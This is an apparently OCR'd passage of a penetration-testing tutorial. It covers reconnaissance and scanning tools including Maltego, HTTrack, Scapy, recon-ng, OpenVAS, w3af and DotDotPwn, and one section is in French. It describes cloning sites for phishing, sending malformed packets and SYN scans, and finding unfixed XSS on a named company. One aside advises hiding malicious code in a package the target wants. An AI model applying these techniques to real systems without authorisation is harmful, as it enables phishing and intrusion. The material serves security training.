


- **Results**

Maltego will now begin to gather info on our target domain, sans.org, and display it on screen. In the screenshot below, we can see that Maltego has already collected the email addresses from the site, while it collects the nameservers and mail servers.



Finally, we can click on "Bubble View" when Maltego is done and see all of the relationships between our target and its subdomains and linked sites.



Maltego is an excellent tool to do network recon on our potential target, enabling us to do numerous types of recon in a single scan with a single tool. Maltego is also capable of doing individual recon, but we will leave that for my next Maltego article, my greenhorn hackers.

3.1.1.10 HTTrack – clone a website

HTTrack is a tool built into Kali. The purpose of HTTrack is to copy a website. It allows a Penetration Tester to look at the entire content of a website, all its pages, and files offline, and in their own controlled environment. In addition, we will use HTTrack for social engineering attacks in later chapters. Having a copy of a website could be used to develop fake phishing websites, which can be incorporated in other Penetration Testing toolsets.

- You will want to create a directory to store your copied website. The following screenshot shows a directory created named mywebsites using the mkdir command.

```
root@kali:~# mkdir mywebsites
```

- To start HTTrack, type httrack in the command window and give the project a name, as shown in the following screenshot:

```
root@kali:~# mkdir mywebsites
root@kali:~# cd / websites
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhtsja
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :
```

- The next step is to select a directory to save the website. The example in the following screenshot shows the folder created in the previous step /root/ mywebsites, used for the directory:

```
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httr

Enter project name :drchaos.com

Base path (return=/root/websites/) :/root/mywebsites
```

- Enter the URL of the site you want to capture. The example in the following screenshot shows `www.drchaos.com`. This can be any website. Most attacks use a website accessed by clients from your target, such as popular social media websites or the target's internal websites.

The next two options are presented regarding what you want to do with the captured site. Option 2 is the easiest method, which is a mirror website with a wizard as shown in the following screenshot:

- After you are done cloning the website, navigate to the directory where you saved it. Inside, you will find all your files and webpages, as shown in the following screenshot:

You are now ready to research your target's website and possibly build a customized penetration tool or exploit user access to a cloned website.

3.1.1.11 Packet crafting

Packet crafting done by a creating specific network packets to gather information or carry out attacks. Tools – netcat, nc, ncat, hping, Scapy.

3.1.1.11.1 Scapy

The ability to manipulate data is a key task for any penetration tester. One of the most powerful tools out there for data manipulating is **Scapy.**

The author himself mentions how Scapy can cover about 85% of the functionality of tools such as nmap, arpspoof, tcpdump, and p0f, just to name a few. But the great thing about this tool is that it also does a lot of other very specific tasks very well, things such as building your own packets and stacking layers. The syntax used within Scapy will remind you of programming with Python. So, if you have a programming background, you will have no problem picking it up quickly.

SCAPY

packetlife.net

Basic Commands

ls()
List all available protocols and protocol options

lsc()
List all available scapy command functions

conf
Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP  frag=0 proto=tcp |<TCP  |>>
>>> l2.getlayer(2)
<TCP  |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= No Next Header
     hlim= 64
     src= ::1
     dst= ::1

# Show field types with default values
>>> ls(UDP())
sport   : ShortEnumField = 1025 (53)
dport   : ShortEnumField = 53   (53)
len     : ShortField     = None (None)
chksum  : XShortField    = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)
Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(...)
Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)
Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(...)
Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)
Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

by Jeremy Stretch

v1.0

3.1.1.11.2 Sniffing the network in Scapy

- Performing a quick sniff of the network is a good way to verify various functions of the network, or that other tools we are using are working correctly. Running a packet sniff function is very easy within Scapy. It's as easy as using the sniff() function. In the following example, we are sniffing traffic on all interfaces, and once that is complete, we get a quick protocol breakdown:

  >>> sniff()
  ^C<Sniffed: TCP:35 UDP:6 ICMP:0 Other:56>

- If we wanted to see more information, such as the per-flow breakdown, we can assign a variable and use the nsummary() function to output all the flows we captured:

  >>> b=_
  >>> b.nsummary()

3.1.1.11.3 Writing/Reading PCAP files

- Scapy can also be used for both writing and reading PCAP files. This can be very handy, because you don't have to load a very heavy application such as Wireshark, you can instead do the analysis you need right there and then.
  For reading a PCAP file, there are a couple different options. In this first example, we have pulled in a PCAP file to get some quick information about the protocol breakdown. So by default, it will give you a quick synopsis of what is contained in the PCAP file:

  >>> a=rdpcap("ipv6.pcap")
  >>> a
  <ipv6.pcap: TCP:592 UDP:0 ICMP:0 Other:0>
  >>> b=rdpcap("http-ipv6.pcap")
  >>> b
  <http-ipv6.pcap: TCP:116 UDP:0 ICMP:0 Other:0>
  >>>

- Now, if we wanted even more information, almost like a flow-by-flow visibility, we have that ability as well. We can get this packet-by-packet breakdown of the PCAP file with the show function. This is similar to what we would see in Wireshark:

  >>> c=rdpcap("SSH.pcap")
  >>> c.show()

- If that is not enough detail, we can even drill down deeper. Say there is a particular flow we want to investigate; we can pull that information based on the flow number. Here is an example in our lab, where we are looking for more information on flow 22:

  >>> c[22]

3.1.1.11.4 Creating/sending/receiving of packets

Beyond seeing the information, another cool thing Scapy allows us to do is to create any type of packet we want, and send it on the wire. In this example, we will be creating an ICMP packet with a specified payload and send it via the send function. We can capture the packet at the destination to verify the payload is correct.

First, we will assign the packet to a variable and see all the information of that packet prior to sending it off:

>>> d=(IP(dst="192.168.1.38")/ICMP()/"This is a packet created by Scapy")
>>> d.show()


- Now we can send it off by using the sr function:

  >>> sr(d)
  Begin emission:

- We could also just go simple, and do this all in one command if we just wanted to get a packet created and sent:

  >>>
  >>> send(IP(dst="192.168.1.38")/ICMP()/"This is a packet created by
  Scapy")
  .
  Sent 1 packets.

Here is a screenshot of the Wireshark view we used to verify that the payload that we specified had got to the host and contained the payload that we have created:



- We can also use some of the built-in functions to see the send and receive information. This is done using ans :

  >>> ans,unans=_
  >>> ans.summary()
  IP / ICMP 192.168.1.222 > 192.168.1.38 echo-request 0 / Raw ==> IP
  / ICMP 192.168.1.38 >
  192.168.1.222 echo-reply 0
  /
  Raw

3.1.1.11.5 Creating and sending malformed packets

As we saw, Scapy helped us craft our own packets - but as we'll see here, it is also handy for letting us craft and send malformed packets. Malformed packets can have very adverse effects on both networks and end systems, so being able to generate them on the fly can be very useful. The process of generating and then sending our malformed packet is very easy.

- In this example, we are going to create an ICMP packet with an invalid version number. Then, we will take a look at the complete packet and verify the version is correct prior to sending it to its destination with the send() function:

  >>> d=IP(dst="192.168.1.38", ihl=2, version=10)/ICMP()
  >>> d.show()

3.1.1.11.6 TCP SYN scan

- Scapy has the ability to perform various types of scans, including UDP scans, IP scans, and Xmas scans, just to name a few. In our tests, we performed a TCP scan. Being able to send TCP SYN packets to various hosts on the network is a keyway to learn what may or may not be open on a host. In our example, we have a series of ports we are checking to see whether they are open:

  >>> result,unans = sr(IP(dst="192.168.1.134")/TCP(flags="S",dport=[22,23,25,80,443,3306]))

  Begin emission:

- Now that we have performed the SYN scan, we can utilize the lfilter function to perform the filtering of data to only show the ports that are open:
  >>> result.nsummary(lfilter=lambda (s,r): (r.haslayer(TCP) and (r.getlayer(TCP).flags & 2))

3.1.2 Passive information gathering

Passive Information Gathering is the process of collecting information about your target using publicly available information.


An great example about this technic try to understand the target need and gave him what he need in a package in a beautiful way but don't miss to put your malicious code in the package ☺

3.1.2.1 Open Web Information gathering

Once an engagement starts, it's important to first spend some time browsing the web, looking for background information about the target organization


3.1.2.1.1 Enumerating with Google

Google supports the use of various search operators, which allow a user to narrow down and pinpoint search results.



The next few screenshots demonstrate such searches by using Google dorks which are a special combination of Google commands used to find specific resources or web pages.

Command	Meaning
site:	You can use this command to include only results on a given hostname.
intitle:	This command filters according to the title of a page.
inurl:	Similar to intitle, but works on the URL of a resource.
filetype:	This filters by using the file extension of a resource. For example .pdf or .xls.
AND, OR, &, |	You can use logical operators to combine your expressions. For example: site:exaple.com OR site:another.com
-	You can use this character to filter out a keyword or a command's result from the query.



-inurl:(htm|html|php|asp|jsp) intitle:"indexof" "last modified" "parent directory" txt OR doc OR pdf

It's easy to see how the many other search operators such as ***filetype***, ***inurl*** and ***intitle*** can also be used to find information about a target organization.

3.1.2.1.2 Google Hacking

Using Google to find juicy information, vulnerabilities, or misconfigured websites was publicly introduced by Johnny Long in 2001. Since then, a database of interesting searches has been compiled to enable security auditors (and hackers) to quickly identify numerous misconfigurations within a given domain.

3.1.2.2 Email Harvesting

Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization.

```
root@kali:~# theharvester -d cisco.com -b google >google.txt
root@kali:~# theharvester -d cisco.com -l 10 -b bing >bing.txt
```

3.1.2.3 Discovering Email Pattern

Usually, there is no complicated pattern. The structure of an email address should be intuitive, so other employees can easily communicate with each other by just knowing their co-worker name and/or surname. An examples of typical corporate email address format:name.surname@company.com

3.1.2.4 Netcraft

Google is by no means the only useful search engine.

Netcraft[19] is an Internet monitoring company based in Bradford----on----Avon, England.

Netcraft can be used to indirectly find out information about web servers on the Internet, including the underlying operating system, web server version, and uptime graphs.

3.1.2.5 Whois Enumeration

Whois is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host.

```
$ whois apple.com

Domain Name: apple.com
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Apple Inc.
Registrant Street: 1 Infinite Loop
Registrant City: Cupertino
Registrant State/Province: CA
Registrant Postal Code: 95014
Registrant Country: US
Registrant Phone: +1.4089961010
Registrant Phone Ext:
Registrant Fax: +1.4089741560
Registrant Fax Ext:
Registrant Email: domains@apple.com
```

3.1.2.6 Recon--ng

As described by its authors, “Recon----ng is a full featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon--ng provides a powerful environment in which open source web--based reconnaissance can be conducted quickly and thoroughly. Recon--ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework”.

- We'll start by using the ***whois_poc*** module to come up with employee names and email addresses at Cisco.

```
root@kali:~# recon-ng
[recon-ng][default] > use recon/contacts/gather/http/api/whois_pocs
[recon-ng][default][whois_pocs] > show options

  Name    Current Value  Req  Description
  ------  -------------  ---  -----------
  DOMAIN                 yes  target domain

[recon-ng][default][whois_pocs] > set DOMAIN cisco.com
DOMAIN => cisco.comrecon-ng
[recon-ng][default][whois_pocs] > run
[*] URL: http://whois.arin.net/rest/pocs;domain=cisco.com
```

- We can use **recon--ng** to search sources such as ***xssed*** for existing XSS vulnerabilities that have been reported, but not yet fixed, on the cisco.com domain.

```
recon-ng > use recon/hosts/enum/http/web/xssed
recon-ng [xssed] > set DOMAIN cisco.com
DOMAIN => cisco.com
recon-ng [xssed] > run
[*] URL: http://xssed.com/search?key=cisco.com
```

- We can also use the ***google_site*** module to search for additional cisco.com subdomains, via the Google search engine.

```
recon-ng > use recon/hosts/gather/http/web/google_site
recon-ng [google_site] > set DOMAIN cisco.com
DOMAIN => cisco.com
recon-ng [google_site] > run
[*] URL: http://www.google.com/search?start=0&filter=0&q=site%3Acisco.com
```

- Another useful example is the ***ip_neighbour*** module, which attempts to discover neighbouring IP addresses of the target domain, possibly discovering other domains in the process.

```
recon-ng > use recon/hosts/gather/http/web/ip_neighbor
recon-ng [ip_neighbor] > set SOURCE cisco.com
SOURCE => cisco.com
recon-ng [ip_neighbor] > run
[*] URL: http://www.my-ip-neighbors.com/?domain=cisco.com
[*] 72.163.4.161
[*] allegrosys.com
```

3.1.2.7 Shodan

Shodan is a search engine that can identify a specific device, such as computer,router, server, using a variety of filters, such as metadata from system banners.

For example, you can search for a specific system, such as a Cisco 3850, running a version of software such as IOS Version 15.0(1)EX.

3.2 Vulnerability Scanning

Vulnerability analysis is the process of discovering flaws in a system or an application. These flaws can vary from a server to web application, an insecure application design to vulnerable database services, and a VOIP based server to SCADA-based services.

This phase generally contains three different mechanisms, which are testing, validation, and research.

- Testing consists of active and passive tests.
- Validation consists of dropping the false positives and confirming the existence of vulnerability through manual validations.
- Research refers to verifying a vulnerability that is found and triggering it to confirm its existence.

- OpenVAS stands for Open Vulnerability Assessment System and is the most widespread open source solution for vulnerability scanning and vulnerability management.


OpenVAS is the scan engine used and supported as part of the Greenbone Security Solutions. The Greenbone development team has contributed significantly to the enhancement of OpenVAS since 2005.

3.2.1 OpenVAS


OpenVAS is a framework, and a fork (or a derived branch) of NESSUS. Nessus being under a proprietary license, OpenVAS was developed under the GNU GPL license.

It is made up of Backoffice elements:

- Scanner in charge of vulnerability scanning
- Manager who contains all the intelligence of the framework, he notably controls the scanner, written in the SQLite database. It plans, audits, generates reports, ...
- Administator who is responsible for managing users, supplying vulnerability models or plugins,
- FrontEnd elements:
- CLI command line interface to transmit audit orders to the Manager
- Greenbone Security Desktop, the complete interface that monitors the status of audits and vulnerabilities via a dashboard. Available for both Linux and Windows.
- GreenBone Security Assistant, an http / HTTPS client for the Manager.



Note that the OpenVAS solution is based on a set of known vulnerabilities (approximately +55,000 NVTs known in 2017). The diagram shows the different components of the OpenVAS architecture as well as the power sources for the NVTs.



3.2.1.1 Initial setup

https://www.thebaud.com/openvas-audit-de-vulnerabilites/

The documented installation is on a KALI 2018.4 basis with OpenVas 9

- Installation : **sudo apt-get install openvas**
- Le Setup (le script intégra la mise à jour des bases de vulnérabilité depuis 2002, et plus de 1.2 Go de données, donc prévoir un peu de temps, voire un peu plus sur un PI3 ….) : **sudo openvas-setup**
- Vérification que l'installation s'est bien déroulée : il ne doit y avoir aucun warning : **sudo openvas-check-setup**
  - Par la suite, il sera nécessaire d'effectuer les mises à jour des bases de vulnérabilités avec les commandes ci-dessous : sudo greenbone-scapdata-sync
  - sudo greenbone-certdata-sync
  - sudo greenbone-nvt-sync
  - sudo openvasmd --update

3.2.1.2 Configuration d'OPENVAS

- Pour changer le mot de passe Admin de la console Web : **sudo openvasmd --user=admin --new-password=le-nouveau-motdepasse**
- Pour pouvoir vous connecter sur l'interface Web depuis une IP autre que KALI, il faut modifier l'IP 127.0.0.1 par l'IP de KALI : **sudo nano /lib/systemd/system/greenbone-security-assistant.service**
- Complétez les modifications sur ces fichiers par un : **sudo systemctl daemon-reload**
- C'est fini, le re-démarrage d'OpenVAS se fait par la commande : **sudo openvas-stop && sudo openvas-start**

3.2.1.2.1 Time out au démarrage d'OpenVAS ?

Si vous avez ce message d'erreur au démarrage du service openvas :

Redirecting to /bin/systemctl start openvas-scanner.service.service Job for openvas-scanner.service failed because a timeout was exceeded. See "systemctl status openvas-scanner.service" and "journalctl -xe" for details.

- Effacer le fichier dump.rdb (dans /var/run/redis)
- Sur le fichier redis.conf (/etc/redis), retirez le commentaire devant save xy z
- Faites un flush de votre base de données redis redis-cli -s /var/run/redis/redis.sock flushall
- Redémarrez redis : service redis-server restart
- Redémarrez le Scanner (openvassd)

3.2.1.3 Starting OpenVAS

Connection to the interface is made via https: // @ ip: 9392 with the admin login and the password defined above.

Two methods to start an audit from Openvas:

- go to the Scans / Tasks menu
- click on the wizard icon and select Task Wizard
- enter the IP address to scan and click on Start Scan

For more informations to see some test check the link below:

https://www.thebaud.com/openvas-audit-de-vulnerabilites/

3.2.2 Nessus

3.2.3 Nikto

https://redteamtutorials.com/2018/10/24/nikto-cheatsheet/

3.2.4 W3af

The W3af is a web application auditing and attack framework. W3af is designed to identify and exploit any found vulnerabilities for the target host. Some have called this tool the **Metasploit of web applications,** which definitely got us curious.

There is a graphical-based tool as well as a CLI-based tool. We had some issues getting the GUI-based tool to work, so we stuck with the CLI-based tool. There is a lot of power behind W3af, so we chose to limit its scope right now to just the Reconnaissance activities, since we are in the Recon chapter.

If at any point you are unsure of your options, you can just type the help command. It will list all the available commands in that particular section

There is a process to get W3af up and scanning your environment. Here are the steps we use to audit one of our web servers within our test environment:

- We first installed the w3af utility. We can do this by running the following command via the CLI: **apt-get install w3af**
- To start w3af , we just run the following command and we will see the w3af prompt: **root@kali:~# w3af w3af>>>**

Note

This prompt will always let you know where you are in the command structure. You can dive pretty deep into the structure and can go back one level at a time with the back command.

- Once running, the first thing we want to do is set up some plugins to use. To get into the plugin's directory, we just type plugins. We should now see the following prompt: **w3af/plugins>>>**
- The plugins section is where we select which type of plugin we want to use against our target. We will be using the **audit plugin** type for this test.
- To do this, we'll just type audit, and will see all the options available for the audit type. For our test, we enabled all by using the audit all command. If we want to only enable certain plugins, we can individually choose rather than turn them all on:

- Once we have the plugins configured, we need to set up the output type. We can select to output to a file or a console. We do this within the plugins section. We chose to output to console with the following command: **w3af/plugins>>> output console**
- Finally, we just need to set the target of our web application audit. For this, we need to type back to go back into the main w3af prompt. Once there, we can use the target prompt and set the target of your attack. Here is our output:

```
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target http://192.168.1.134
w3af/config:target>>> back
The configuration has been saved.
w3af>>>
```

- Finally, we just need to start the audit. We can accomplish this by using the **start** command. Once this is done, we will start to see the output of the various audit tests. Here is the output from our audit against one of our web servers:

```
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
The server header for the remote web server is: "Apache/2.4.10 (FreeBSD) PHP/5.5.27". This information was found in the request with id 34.
The web server at "http://192.168.1.134/" is vulnerable to Cross Site Tracing. This vulnerability was found in the request with id 46.
The web server at "http://192.168.1.134/" is vulnerable to Cross Site Tracing. This vulnerability was found in the request with id 46.
Found 1 URLs and 1 different injections points.
The URL list is:
- http://192.168.1.134/
The list of fuzzable requests is:
- Method: GET | http://192.168.1.134/
Scan finished in 8 seconds.
Stopping the core...
w3af>>>
```

Based on these findings, we now have some additional information about the environment for our penetration testing needs. We can certainly use this information against our customer's target environment for more in-depth analysis.

3.2.5 DotDotPwn

Dotdotpwn is a multi-protocol **fuzzer** to discover traversal directory vulnerabilities. Fuzzers provide a testing technique that looks for poor coding or security loopholes in software applications such as web servers or even operating systems. The ultimate goal is to find these vulnerabilities in the Recon stage so that we can exploit them later. So dotdotpwn makes a great Recon tool.

First thing to know about dotdotpwn is that it supports many different protocols or modules. These modules include HTTP, FTP, and TFTP just to name a few.

- We will do some testing with the HTTP module against one of our webservers. When attempting to run dotdotpwn for the first time, we got a Perl error that a particular module was not installed (switch.pm):

```
root@kali:~# dotdotpwn
Can't locate Switch.pm in @INC (you may need to install the Switch module) (@INC contains: . /etc/perl /usr/local/lib/arm-linux-gnueabihf/perl/5.22.2 /us
r/local/share/perl/5.22.2 /usr/lib/arm-linux-gnueabihf/perl5/5.22 /usr/share/perl5 /usr/lib/arm-linux-gnueabihf/perl/5.22 /usr/share/perl/5.22 /usr/local
/lib/site_perl /usr/lib/arm-linux-gnueabihf/perl-base) at DotDotPwn/TraversalEngine.pm line 30.
BEGIN failed--compilation aborted at DotDotPwn/TraversalEngine.pm line 30.
Compilation failed in require at ./dotdotpwn.pl line 56.
BEGIN failed--compilation aborted at ./dotdotpwn.pl line 56.
```

- To overcome this issue, we just had to install libswitch-perl . So, from the CLI, we ran the apt-get install libswitch-perl command:

```
root@kali:~# sudo apt-get install libswitch-perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  libswitch-perl
0 upgraded, 1 newly installed, 0 to remove and 183 not upgraded.
Need to get 20.5 kB of archives.
After this operation, 77.8 kB of additional disk space will be used.
Get:1 http://archive-4.kali.org/kali kali-rolling/main armhf libswitch-perl all 2.17-2 [20.5 kB]
Fetched 20.5 kB in 0s (24.1 kB/s)
Selecting previously unselected package libswitch-perl.
(Reading database ... 120010 files and directories currently installed.)
Preparing to unpack .../libswitch-perl_2.17-2_all.deb ...
Unpacking libswitch-perl (2.17-2) ...
Setting up libswitch-perl (2.17-2) ...
Processing triggers for man-db (2.7.5-1) ...
```

- After this was installed, we can get to check our test web server for any directory traversal vulnerabilities that we can try and exploit later.
- When running dotdotpwn from the CLI, there are many different options. Here is the output from our CLI example:

```
Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
        Available options:
        -m      Module [http | http-url | ftp | tftp | payload | stdout]
        -h      Hostname
        -O      Operating System detection for intelligent fuzzing (nmap)
        -o      Operating System type if known ("windows", "unix" or "generic")
        -s      Service version detection (banner grabber)
        -d      Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)
        -f      Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in TraversalEngine.pm)
        -E      Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)
        -S      Use SSL - for HTTP and Payload module (use https:// for in url for http-uri)
        -u      URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
        -k      Text pattern to match in the response (http-url & payload modules - e.g. "root:" if trying /etc/passwd)
        -p      Filename with the payload to be sent and the part to be fuzzed marked with the TRAVERSAL keyword
        -x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
        -t      Time in milliseconds between each test (default: 300 (.3 second))
        -X      Use the Bisection Algorithm to detect the exact deepness once a vulnerability has been found
        -e      File extension appended at the end of each fuzz string (e.g. ".php", ".jpg", ".inc")
        -U      Username (default: 'anonymous')
        -P      Password (default: 'dot@dot.pwn')
        -M      HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY | MOVE] (default: GET)
        -r      Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
        -b      Break after the first vulnerability is found
        -q      Quiet mode (doesn't print each attempt)
        -C      Continue if no data was received from host
```

